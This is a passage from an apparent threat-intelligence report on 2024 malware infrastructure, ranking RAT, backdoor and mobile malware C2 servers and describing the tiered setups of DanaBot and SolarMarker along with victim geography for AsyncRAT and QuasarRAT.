


Figure 10: *Danabot multi-tiered Infrastructure (Source: Recorded Future)*

Tier 1 Danabot servers likely have a higher turnover rate and all became active in 2024. In 2024, around 25% of Danabot Tier 1 C2 servers were hosted on Google Cloud IP addresses. Insikt Group has assessed this is likely an effort by Danabot operators to make victim communication with Tier 1 C2 infrastructure appear less suspicious in nature.

Given that DanaBot operators have remained active for years, Insikt Group expects them to continue their operations and development. Furthermore, in light of recent law enforcement action targeting the loader malware ecosystem as part of Operation Endgame, there is a growing concern that threat actors may pivot to using trojans such as DanaBot for payload delivery, increasing its prevalence and posing an even greater risk to organizations. Insikt Group will continue to track DanaBot's infrastructure and provide updates as needed.

Backdoors and RATs

Key Observation

Observation: AsyncRAT takes the lead, with open-source tools remaining prevalent and MaaS following close behind.

In 2024, Insikt Group tracked the infrastructure of a large number of backdoors and RATs. Although infostealers, backdoors, and RATs may share functionalities like data exfiltration, backdoors and RATs are primarily designed to maintain remote access to compromised systems rather than solely focus on data theft.

Top Ten RAT C2 Servers in 2024

In 2024, the top ten RATs based on Insikt Group Command & Control Validation data are AsyncRAT, QuasarRAT, CyberGate RAT, DcRAT, SparkRAT, DarkComet, Xeno RAT, Xtreme RAT, REMCOS RAT, and WARZONE RAT (see **Figure 11**). Among the top ten RATs, AsyncRAT stands out as the most prevalent, exceeding the combined C2 volume of ranks two through ten and accounting for 50% of all RAT C2 detections in 2024. AsyncRAT is followed by QuasarRAT, consistent with observations in Insikt Group's previous Adversary Infrastructure reports in 2022 and 2023 (1, 2), as well as other industry reporting. In total, six of the top ten RATs in 2024 were also among the top-ranked malware families in 2023, showing threat actors' persistence in relying on the same tools over the years.

Furthermore, four of the ten RATs are open-source, reflecting the continued trend of open-source tool adoption, as such tools are cost-effective and accessible. However, their open nature can make them more easily detectable by security systems in some cases, creating a trade-off between usability and exposure, and has likely contributed to the development of multiple forks over the years.




Figure 11: *Top ten RAT C2 servers in 2024 (Source: Recorded Future)*

In addition to open-source options, three out of the top ten RATs — DcRAT, WARZONE RAT, and REMCOS RAT — operate as MaaS (1, 2, 3). Notably, REMCOS RAT stands out as an outlier, with its vendor, Breaking Security, asserting that Remcos is a legitimate security tool. The remaining RATs in the top ten are either offered for free or follow alternative distribution models. It is worth highlighting that, except for the open-source, cross-platform, Go-based SparkRAT released in 2022, all have been in circulation for at least five years.

Victimology Analysis

Based on Recorded Future Network Intelligence, the following five countries were primary victims of RATs and backdoor implants in 2024: the US, Brazil, Russia, Thailand, and India. The highest proportion of victims for RATs and backdoors were based in the US, closely followed by Brazil, accounting for a combined total of over 60% of victims globally.

Further analysis highlighted that the US was affected by a diverse range of RATs and backdoors throughout 2024. AsyncRAT and SolarMarker RAT emerged as the most prevalent, accounting for over

60% of victims in the country.

While the high number of infections in the US is largely expected given its prominence in the global threat landscape, Brazil's significant share of victims is particularly noteworthy. A closer analysis of Recorded Future Network Intelligence data reveals that QuasarRAT, AsyncRAT, and SectopRAT accounted for approximately 50% of victims within Brazil.

Based on Recorded Future Network Intelligence, a number of industries were affected by backdoors and RATs across the globe. In addition to personal and residential systems, backdoors and RATs have been observed targeting health, financial, government, education, and travel industries.

Top Ten RAT Panels in 2024

Whenever feasible, Insikt Group also tracks panels associated with these RATs. In 2024, the top ten RAT-related panels based on Insikt Group Malicious Infrastructure Management Validation were LokiBot (Windows), Mispadu, ProlificRatv2, Ares, HiatusRAT, ZharkBOT, Chaos RAT, Sarwent, AnonVNC, and BlackNET RAT. LokiBot (Windows) (see **Figure 12**) and Mispadu both led in terms of panels detected, closely followed by ProlificRatv2.




Figure 12: *LokiBot management panel on ghcopz[.]shop as of October 29, 2024 (Source: URLScan)*

Spotlight: SolarMarker's Multi-Tiered Infrastructure

While some RATs represent significant threats due to their widespread use, often enabled by open-source accessibility or commodity-based models like MaaS, others are less common but pose substantial risks because of their sophistication and persistence. An example is SolarMarker RAT, a malware family known for its infostealing and backdoor capabilities, with Insikt Group identifying and publicly reporting its multi-tiered infrastructure in 2024 (see **Figure 13**). SolarMarker RAT is believed to be operated by a single, highly skilled author and has posed a significant threat since its emergence in 2020.



via port 80
via port 443
via port 443
Infected Devices
Tier 1
servers (likely load balancers) have a one-to-many relationship with victims
Tier 2
servers have a one-to-many relationship with Tier 1 servers
Tier 3
servers have a one-to-one relationship with Tier 2 servers and are typically linked to a domain
Tier 4
server likely used to administer Tier 3 servers
"Auxiliary server" suspected of hosting MAT panel
Suspected threat actor VPS servers and additional threat actor-owned infrastructure

Figure 13: *SolarMarker's multi-tiered infrastructure (Source: Recorded Future)*

While advanced persistent threat (APT) activity is frequently associated with state-sponsored groups, cybercriminals behind threats like SolarMarker RAT demonstrate comparable persistence — albeit with a more opportunistic strategy — while continuously enhancing their sophistication. For example, the threat actor behind SolarMarker RAT has not only swiftly rebuilt infrastructure after compromises and employed strategies to evade detection and law enforcement actions but has also made disruptions more challenging through the sophisticated setup of their backend infrastructure.

Spotlight: AsyncRAT Leads Among RATs

As the leading RAT by C2 detections, AsyncRAT accounted for the largest share of victims in 2024, representing 21.3%, followed by Quasar RAT and Cobalt Strike, which accounted for 14.2% and 9.7%, respectively (see **Figure 14**).




Figure 14: *Shares of unique victims by malware family (Source: Recorded Future)*

Although AsyncRAT and Quasar RAT both rank high in terms of identified victims, their victimology differs significantly. Over a quarter of AsyncRAT's victims are geolocated in the US, followed by Brazil, India, and Indonesia, each accounting for approximately 5%. In contrast, Quasar RAT's victims are predominantly based in Brazil, which accounts for 41.3%, followed by Russia with 24.7%. The root cause is unclear but likely linked to threat actors' technical preferences, which, despite a global reach, often focus on specific regions due to cultural or linguistic familiarity (see **Figure 15**).




***Figure 15:** Shares of victim countries for AsyncRAT and QuasarRAT (Source: Recorded Future)*

Of note, the top ten victim countries targeted with QuasarRAT accounted for 82.8% of QuasarRAT's total victims, a significantly higher share compared to 61.6% for AsyncRAT, indicating a more global distribution of AsyncRAT. This also aligns with the finding that AsyncRAT targeted the largest number of countries, exceeding 200, followed by RedLine Stealer, DcRAT, and QuasarRAT (see **Figure 16**). Conversely, some malware families have been associated with only a few victim countries, as demonstrated by SpiceRAT, which Insikt Group identified as targeting only Turkmenistan. In June 2024, a decoy PDF linked to SpiceRAT featured content from Turkmenistan's state-owned news outlet. In 2024, Insikt Group found that victims of a given malware family were, on average, used in 30 countries.




Figure 16: *Top malware families by number of countries targeted (Source: Recorded Future)*

Mobile Malware

Key Observation

Observation: Android dominates and source code leaks drive proliferation.

In 2024, Insikt Group tracked the infrastructure of dozens of mobile malware families targeting Android and iOS devices. The number of tracked mobile malware families has grown significantly since 2023, driven by two interconnected trends: the growing reliance on mobile devices in all aspects of life and the surge in the development and distribution of mobile malware families as a result.

Top Ten Mobile Malware C2 Servers in 2024

In 2024, the top ten mobile malware based on Insikt Group Command & Control Validation data are Hook, SpyNote, Octo Banking Trojan, Joker, ERMAC, MoqHao, Hydra, LightSpy, AlienBot Banker, and TgToxic (see **Figure 17**). Hook was the most prevalent mobile malware in 2024 based on observed C2 volume, surpassing the combined C2 volume of ranks two through ten and accounting for 56% of all mobile malware C2 detections.

